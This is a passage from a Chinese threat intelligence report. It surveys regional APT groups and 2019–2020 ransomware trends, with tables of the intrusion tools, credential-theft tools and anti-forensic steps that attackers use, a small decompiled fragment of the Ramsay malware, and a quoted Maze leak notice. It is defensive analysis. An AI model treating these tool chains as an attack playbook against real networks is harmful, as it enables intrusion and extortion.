        Execute_Ramsay_command(&pszPath, &v10, v6, v7);
      }
      free((void *)v6);
    }
```

图 182 通过控制文档传输命令

其中支持的命令如下:

Rr*e#R79m3QNU3Sy	文件执行
CNDkS_&pgaU#7Yg9	DLL 加载（netmgr_%d.dll）
2DWcdSqcv3?(XYqT	批处理命令执行

表 23 支持的命令

5.3 国际上的 APT 组织攻击活动

5.3.1 朝鲜半岛

朝韩关系是当前国际社会的重大关切之一。在网络空间中，这种暗流也从未停歇。朝鲜半岛有几个较为知名的 APT 攻击组织，除了在上文中详细介绍的 Darkhotel 之外，还有 Lazarus、Kimsuky、Group 123 等组织。

Lazarus 是被认为是归属于朝鲜的知名 APT 组织，一直针对全球的金融、数字货币、银行等行业开展攻击。以下是 2019 年至 2020 年上半年 Lazarus 组织主要攻击活动事件列表：




图 183 2019~2020 Lazarus 主要攻击活动

2019 年 10 月，Lazarus 组织袭击了印度泰米尔纳德邦的最大核电厂-Kudankulam 核电厂。虽然印度官方公开说明并未产生什么实际性的破坏，但此次攻击与 Lazarus 以往攻击金融行业的习惯不一致。结合当时的政治环境猜测，攻击核电厂进行窃密活动可能用于解决朝核相关问题，同时也可以看出 Lazarus 组织具备完整的基础设施攻击能力。

2019 年 12 月，Lazarus 组织使用 Dacls RAT 攻击 Linux 平台，可见 Lazarus 组织已经能够针对多平台发起网络攻击。除此之外，Lazarus 还使用定制化 Trickbot 的 Anchor 工具进行网络攻击，这也验证了 APT 组织在逐渐开发开源商业恶意软件的趋势。

Kimsuky APT 组织(又名 Mystery Baby, Baby Coin, Smoke Screen, BabyShark, Cobra Venom)一直针对韩国的智囊团，政府组织，新闻组织，大学教授等进行攻击。其主要使用恶意 hwp 文件，恶意宏文件，PE 文件等作为攻击载荷。

2019 年，Kimsuky 多次针对韩国进行攻击，以"核威慑"、"朝鲜的核潜艇计划"和"朝鲜经济制裁"等内容针对感兴趣的用户发起钓鱼攻击。Kimsuky 习惯使用特定的 IP 范围来设置 C&C 服务器的域名。同时，与其他习惯使用长且复杂的感染链的 APT 攻击组织不同，Kimsuky 组织的攻击链一般较短。

5.3.2 南亚

南亚的政治局势主要聚焦于印度和巴基斯坦的冲突，攻击活动较为频繁的组织诸如响尾蛇、Donot、白象、蔓灵花、Confucius、TransparentTribe 等。其中大多数为印度组织，这些组织的攻击 TTP 及攻击资产存在重合部分，除了将中国之外，巴基斯坦也是其主要攻击目标。之间也是活动不断，以下是 2019 年至 2020 年上半年南亚地区 APT 组织主要攻击活动事件列表：



图 184 2019~2020 年南亚 APT 组织主要攻击活动

从技术层面上看，南亚地区 APT 组织的网络攻击活动中并没有使用十分复杂的技术，在恶意代码武器库和攻击手法上与之前相比并没有较大改善。但其在社会工程学方面做了大量工作，使用的鱼叉漏洞文档题材紧跟形势，形式多样，极具诱惑力。这些攻击行动在针对拥有较强安全意识的用户很难奏效，但从实际监测中依旧发现了数量众多的受害者。针对安全防范措施和意识较差的用户群体或地区，这些攻击行动仍然是有效的。

5.3.3 中东

中东地区较为活跃的 APT 组织为 APT33、Oilrig（APT34）、MuddyWater 等。2019 年，美伊之间针锋相对，先有伊朗被全面制裁，后有伊朗将军被害，政治局势动荡。而在网络空间里，这几个活跃的中东组织在 2019 年的活动未曾间断过。




图 185 2019~2020 中东地区主要 APT 组织攻击活动

从 2019 年相关攻击活动来看，伊朗 APT 组织针对基础设施的攻击能力越来越成熟。自 10 月中旬以来，APT33 瞄准了数十家工业设备和软件公司，这显示 APT33 已经具备了一定能力的物理破坏能力；无独有偶，APT34 组织同样在针对基础设施的攻击中重点发力，先后使用了 ZeroCleare 和变种 Dustman 等硬盘擦除工具针对中东能源和工业部门发起攻击。

5.3.4 欧洲

欧洲的主要冲突集中于俄罗斯与乌克兰两国之间。在网络空间中，欧洲的 APT 活动主要集中在俄罗斯的几个 APT 组织：APT28、APT29、Gamaredon、TA505、FIN7 等。2019 年，APT28、Gamaredon、TA505 等组织最为活跃。

APT28 的活动较 2018 年有所减弱，但是其攻击的影响力并没有减小。2019 年 10 月，有报道称 APT28 与 APT29 已持续多年入侵美国 FBI 通信系统。

2019 年 10 月底，有曝光称 APT28 针对世界反兴奋剂机构和国际体育组织进行攻击活动。而这并不是 APT28 第一次针对反兴奋剂组织，在攻击中使用的 Zebrocy 后门更是更新为 Go 语言以防止查杀。

Gamaredon 组织是一个专注于乌克兰的 APT 组织，在 2019 年极为活跃，多次针对乌克兰发动攻击。但相比于其他俄罗斯地区的组织，Garmaredon 组织能力相对较弱

在俄罗斯的 APT 组织中，Turla 的攻击能力最为强大，Turla 在 2019 年同样大量更新了其武器库。自 2019 年 1 月中旬以来，Turla 一直针对土库曼斯坦和塔吉克斯坦政府机构进行攻击。攻击中，Turla 使用新的.NET 恶意软件（称为“Topinambour”，又名“Sunchoke”）传播其已知的 JavaScript KopiLuwak。在第三季度 Turla 针对中亚地区的恶意活动中，使用了一个新的后门 tunnus，这是一个基于.net 的后门程序，能够在受感染的系统上远程命令执行并对文件操作，并将结果发送到 C&C 服务器。此外，Turla 针对已有程序也在不断更新，如 Kopiluwak 在感染最后阶段，用于远程管理的加密木马被加入到计算机的注册表中，以便恶意软件在准备完毕后访问。

Turla 除了较快频率的更新其武器库，还会进行一些新颖的攻击活动，比如 Turla APT 组织劫持了伊朗 APT34 组织的工具及基础设施，即 Neuron 和 Nautilus，用来攻击欧洲、东南亚、中东、南美等地方；Turla 还被发现开发了专门针对邮件服务器(Microsoft Exchange)的后门软件 LightNeoron，LightNeuron 允许攻击者完全控制通过受感染电子邮件服务器的所有内容，并能够拦截、重定向或编辑传入或传出电子邮件的内容，这是首个能与服务器进行交互的后门。

近年来，以比特币、门罗币为代表的数字加密货币越来越被大众所熟知，通过交易数字货币可以获取收益，这对于攻击者来说成了新的颇具吸引力的目标之一。过去一年多，与加密数字货币主要相关的攻击仍然以勒索和挖矿为主，二者虽然都是为了赚取数字货币，但它们开始呈现了明显不同的发展态势。

在今年的报告中，我们仍将这两个与黑客经济利益密切挂钩的攻击方式放在一章进行讨论。

6.1 勒索攻击态势综述

过去一年多，勒索软件无论从家族数量还是变种数量来说较之前均有所下降，但这并不代表利用勒索软件的攻击偃旗息鼓，相反我们看到勒索软件攻击事件量出现上升态势。RaaS 模式下的勒索攻击和之前不同，变得更加具有针对性，越来越趋于“APT”化。




图 186 2019~2020 上半年勒索病毒月度捕获数量

据 VenusEye 威胁情报中心数据，过去一年多新增勒索家族及其变种数量为 160 余种，低于 2018 年的 200 余种。其中最活跃的勒索软件家族 TOP10 分别为：Sodinokibi，Crysis，Ryuk，Phobos，STOP，GandCrab，GlobeImposter、MedusaLocker、Maze 和 Clop。




图 187 主要勒索病毒家族数量

据启明星辰应急响应中心收到的用户响应请求数据分析，过去一年多主要针对我国攻击的勒索软件家族以 Phobos，GlobeImposter，Sodinokibi 为主。




图 188 针对我国攻击的勒索病毒家族统计

受到勒索软件攻击的行业分布广泛，最大的行业前几名分别为：企业、政府、运营商、税务，金融等。




图 189 勒索病毒感染行业分布

从过去一年多的勒索软件攻击案例中，我们不难总结出勒索软件的一般攻击步骤：




图 190 勒索软件一般攻击步骤

在以上的攻击步骤中，主要使用的攻击工具或方式如下：

攻击阶段	主要方式
初始访问	通过 RDP 爆破方式或 VPN 漏洞进入 通过 Emotet，Trickbot，Dridex 等木马下载 通过钓鱼邮件形式进入 通过 MS17-010 漏洞进入
权限获取	通过特定漏洞进行权限提升 使用 Mimikatz 进行获取凭证 通过 Trickbot、Empire 获得执行权
发现	通过 Trickbot 等木马自带的功能进行扫描探测 通过端口扫描工具（如：Advanced IP Scanner，Advanced Port Scanner，SoftPerfect Network Scanner，KPortScan3）等扫描网络 通过 BloodHound 或 SharpHound 进行域环境探测

横向移动	使用 RDP 远程服务, PsExec 或 WMI 横向移动 使用 MRemoteNG，MRemoteNC，Putty，Ammyy Admin 使用 Empire、Cobalt Strike 以及 ReGeorg
勒索实施	通过 PsExec、RDP 和 WMI 通过远程控制木马以及后渗透工具框架投递和执行 使用 powershell 或 bat 脚本执行 通过控制的域控服务器投递并执行勒索软件
毁尸灭迹	删除卷影副本 禁用防火墙 删除系统日志 使用微软提供的 sdelete.exe 删除文件 使用 pslog.exe 删除事件日志

表 24 勒索攻击主要使用工具汇总

攻击过程中，勒索软件主要加密步骤如下：



图 191 勒索病毒加密步骤

结合 ATT&CK 网络威胁框架，我们总结出勒索攻击惯用的技术，如下表：

攻击阶段	常用技术
初始访问	有效账户，利用公开服务漏洞，钓鱼邮件
执行	命令行，Powershell，用户执行
持久化	外部远程服务，注册表启动项
权限提升	有效账户
防御规避	有效账户，禁用安全工具，伪装，文件混淆
凭证访问	暴力破解，凭证转储
发现	账号发现，域发现，文件和目录发现，网络服务扫描，网络共享发现，远程系统发现，权限组发现
横向移动	Windows 管理员共享，远程桌面，远程文件复制
收集	网络共享驱动器数据，本地系统数据
命令与控制	远程文件拷贝，远程控制工具，标准应用层协议

泄露	上传数据至云存储，数据压缩
影响	数据加密，禁止系统恢复

表 25 勒索攻击惯用 ATT&CK 技术

根据过去一年多勒索软件的主要趋势变化，同时结合重要勒索攻击案例，我们总结出以下几个特点：

1、勒索软件攻击进入“APT”化攻击阶段，并开始瞄准大型且有实力的目标

过去一年多，勒索软件攻击延续了 2018 年定向投递的趋势，变得更加有针对性。并且开始针对目标定制攻击流程，“APT”化趋势日趋明显。攻击者瞄准的目标也不再限于中小企业，而是更有实力支付赎金的大型企业目标。

纵观近几年勒索软件攻击发展历史，我们将其分为以下三个阶段：

第一阶段（2017 年以前）：此阶段通常认为始于 2014 年左右，至 2017 年 WannaCry 事件截止，是勒索软件广泛无目的的传播阶段。2014 年左右，勒索软件开始逐渐兴起，攻击者通过构造简单的钓鱼邮件大范围投递勒索软件，大量个人和企业中招，但最终实际支付赎金的比例很低。

第二阶段（2017 年~2018 年）：此阶段始于 2017 年 WannaCry 事件，至 2018 年上半年左右，是勒索软件大规模自动化传播阶段。由于钓鱼邮件拦截技术水平的提高以及人们对于类似攻击的警觉性上升，通过钓鱼邮件传播勒索方式显得越来越低效。于是在 2017 年，借助 MS17-010 系列漏洞，WannaCry 勒索软件得以大面积传播，短短的一天之内感染了 150 多个国家的 200 000 台机器；同年，NotPetya 勒索软件亦借助同样的漏洞再次大面积传播。

第三阶段（2018 年至今）：此阶段始于 2018 年上半年，是勒索软件的“APT”化阶段。虽然 WannaCry 勒索软件借助漏洞得以大范围传播，但实际最终支付赎金的仍然寥寥无几，远远没有达到攻击者最初“大赚一笔”的目的。事实证明，这种无差别攻击模式虽然造成的受害面较大，但大多数被害者对于数据损失仍有一定的忍耐度，大多数人都是一格了之，很少会支付赎金恢复数据。因此 2018 年开始，以人为核心（Human Operated）的勒索攻击模式兴起，攻击者前期“踩点”获得被攻击目标的网络环境脆弱性，通过弱口令、爆破，Nday/0day 漏洞进入被攻击目标网络环境中，再通过权限获取，凭证窃取，内网横向移动等技术逐渐接触到目标核心系统，最终投放勒索软件一击致命。从最初进入受害者网络到最终勒索软件部署的整个过程完全人为操控，并且存在一定的时间间隔。

我们以 2019 年到 2020 年上半年主要流行的“APT 化”攻击的勒索软件为例总结其各个阶段的攻击方式，如下：

勒索家族名称	初始访问	权限获取、发现、横向移动	勒索执行
Maze	Exploit Kit，钓鱼邮件，IcedID，RDP	Mimikatz，Bloodhound，Procdump，Cobalt Strike，Advanced IP	PowerShell

		Scanner， Adfind， PowerSploit/PowerView, smbtools.exe, ngrok ， tscon ， Metasploit，永恒之蓝	
Ryuk	Emotet	Trickbot ， Cobalt Strike， PowerShell Empire ， WMI ， LaZagne ， BloodHound	通过域控服务器分发和执行
Clop	钓鱼邮件， Flawed Ammyy RAT	Cobalt Strike, Mimikatz	通过域控服务器分发和执行
Netwalker	Tomcat、weblogic 漏洞，钓鱼邮件	CVE-2020-0796 ， CVE-2019-1458 ， CVE-2017-0213 ， CVE-2015-1701 ， Mimikatz, pwdump, NLBrute， LaZagne, WinPwn ， TeamViewer	powershell
Phobos	RDP 爆破	PCHunter, ProcessHacker, Mimikatz, Advanced Port Scanner, ProcessHacker NetworkShare.exe	
GandCrab	RDP 爆破	KPortScan3, SoftPerfectNetwork Scanner, Powertools, mRemoteNG, Bruttoline, Putty, ProcessHacker, Mimikatz	
Doppelpaymer	RDP 爆破， Dridex	LaZagne, MimiKatz， RDP, WMI	PsExec

表 26 主要勒索病毒家族攻击方式汇总

2、勒索不成反泄密，勒索软件攻击者开始做起“二次敲诈”生意

2019 年底开始，勒索软件运营者开始尝试威胁公开受害者机密文件的方式以获取更大的经济利益。如果受害者有着完备的数据备份恢复机制，在被勒索后拒绝付款，则勒索软件攻击团伙就会扬言在相关网站上公开受害者的机密文件信息，并向记者公开公司受到勒索攻击的信息。通常受害者会担心事件被披露给公司带来不良影响，或者机密文件泄露后直接威胁到公司的生存，因此不得不支付赎金。

（1）Maze 勒索软件

Maze 勒索软件最初流行于 2019 年 5 月，通过漏洞工具包，钓鱼邮件得以传播。

2019 年 11 月，他们因为对方未支付赎金而公布了美国一家大型公司的机密数据，自此以后，他们开始在黑客论坛发布帖子并在专门的泄密网站公开了多个受害者的机密数据。也是从那个时候开始，众多勒索软件团伙开始效仿 Maze 的做法，使用相同的方法对受害者进行二次敲诈。




图 192 Maze 勒索病毒二次敲诈截图

2020 年 5 月，Maze 勒索软件团伙在入侵了哥斯达黎加银行后，窃取了数百万张信用卡凭据。泄露的数据由一个大约 2GB 的 CSV 文件组成，其中包含总共约 580 万张信用卡的机密信息。

Maze Team official press release. May 21, 2020

Banco BCR Part 3

To our great regret executives, employees, regulators, Visa and Master Card are not interested in data breach we were talking about for a month.

We apologize in front of all clients of Banco BCR and all those who were using its services for publishing your personal data. We regret that Banco BCR and regulators don't care about their clients and their personal date.

We are not taking the responsibility for using that published data. MazeTeam is not taking profit on personal or commercial data we got by any means. By publishing that data we are trying to get attention to the problem of protection of the personal data.

Every week one new base leaked from Banco BCR will be published.

Download base.csv

图 193 Maze 勒索病毒泄露信用卡信息

Soon we will publish all the information and data for those companies:

MaxLinear Inc.
M.J. BRUNNER, Inc.
ST Engineering
Salini Costruttori S.p.A.
Seats Inc.
Provincial Electricity Authority
Manson Construction Co.
Critical Control Energy Services
Conduent, Inc. & Unamic
LG ELECTRONICS
Xerox Corporation
Innotech-Execaire Aviation Group

图 194 Maze 勒索病毒预泄露信息的受害者厂商列表

（2）REvil/Sodinokibi

Sodinokibi 出现于 2019 年 4 月，同时被称作是 GandCrab 的继任者。在 Maze 公布了被害者的机密文件数据后，Sodinokibi 最先跟进，专门开辟了“Happy Blog”网站用于泄露被勒索对象的文件信息。




图 195 Sodinokibi 二次勒索截图

3、RaaS 模式下的勒索攻击不断与僵尸网络相结合

过去一年多，我们观察到勒索软件在针对高价值目标的同时，还会通常和僵尸网络相结合，至少有 3 个攻击组合特别值得注意。

（1）Emotet–Trickbot–Ryuk，这是 2019 年最成功的组合攻击链。Emotet 运行后下载 TrickBot，而 TrickBot 获取域控服务器访问权后，下发勒索软件 Ryuk，并在整个内网传播。在单独的 TrickBot 攻击中，即 TrickBot 并非由 Emotet 下载，也有下载勒索软件 Ryuk 的行为。

（2）Emotet–Dridex–Bitpaymer。Emotet 下载 Dridex 作为第二阶段的 payload，而 Dridex 后续下载勒索软件 Bitpaymer。

（3）Phorpiex 是活跃了 10 年之久的僵尸网络，传播各类恶意软件，其中包括勒索软件 GandCrab、Nemty 等。

需要指出，是攻击者租用了僵尸网络和勒索软件，僵尸网络和勒索软件之间的组合有无限种可能。今天租用了 TrickBot 和 Ryuk，但明天也许换成其它的勒索软件。

4、APT 组织利用勒索软件攻击的事件屡见不鲜

过去一年多，部分以金融行业为主要目标的 APT 组织常常使用勒索软件进行攻击。

TA505 作为臭名昭著的网络犯罪组织，曾利用过多个勒索软件，如 Locky、Bart、Jaff、Philadelphia、GlobeImposter 等。2020 年初，欧洲名校马斯特里赫特大学对外宣布，去年 12 月开始遭到了 TA505 的攻击，最后为了避免重建只能被迫支付 20 万欧元赎

金。新冠疫情期间，TA505 组织以疫情内容作为诱饵文档，针对医疗行业下发 Locky 勒索软件，并要求使用比特币进行支付。

FIN6 组织自从 2019 年开始逐渐转型，扩大了攻击目标，同时开发出多个勒索软件进一步危害实体企业进行获利。其先后使用了 LockerGoga、Ryuk、PureLocker 等勒索软件对企业的生产服务器发起定向勒索攻击。2019 年 1 月，FIN6 使用 LockerGoga 针对亚创集团进行勒索攻击，导致亚创集团暂停诸多全球业务。同年 3 月，又先后针对挪威海德鲁公司、英国警察联合会、瀚森化工等机构进行勒索攻击。

6.2 主要勒索软件家族介绍

1、 GandCrab

GandCrab 于 2018 年 1 月首次出现，是 RaaS 模式的始作俑者之一。GandCrab 主要通过钓鱼邮件，RDP 爆破，挂马等方式传播。GandCrab 开发人员说俄语，禁止攻击前苏联各加盟国，这是通过在代码里检测系统语言实现的。

有一个小插曲，一位叙利亚用户在 twitter 上表示 GandCrab 加密了他的文件，因无力支付高达 600 美元的"赎金"，他再也无法看到因为战争丧生的小儿子的照片。GandCrab 运营团队发布了道歉声明，并放出了所有叙利亚感染者的解密密钥。随之进行 V5.0.5 更新，将叙利亚也加进禁止攻击的"白名单"。因此，GandCrab 竟得到了"侠盗勒索软件"的美称。

2019 年 6 月 1 日，GandCrab 运营团队在国外论坛宣布，停止 GandCrab 勒索软件的更新和运营服务。他们自称"已经赚了 20 多亿美元"，"我们已经证明，即使做恶，报复也不会到来。我们用一年时间，赚够了一生花不完的钱，然后还能用这些钱去做有益的事情。"

2、 Sodinokibi

Sodinokibi 于 2019 年 4 月出现，其代码与 GandCrab 勒索软件非常相似，极有可能是由同一个团队开发的。事实上，Sodinokibi 一直被认为是 GandCrab 的继承者。与 GandCrab 类似，Sodinokibi 也不攻击前苏联国家和叙利亚。

相比 GandCrab，Sodinokibi 的传播途径更多。除了钓鱼邮件，RDP 爆破，挂马之外，还利用 Oracle Weblogic/CVE-2019-2725 漏洞、Flash UAF 漏洞、恶意广告下载等方式传播。

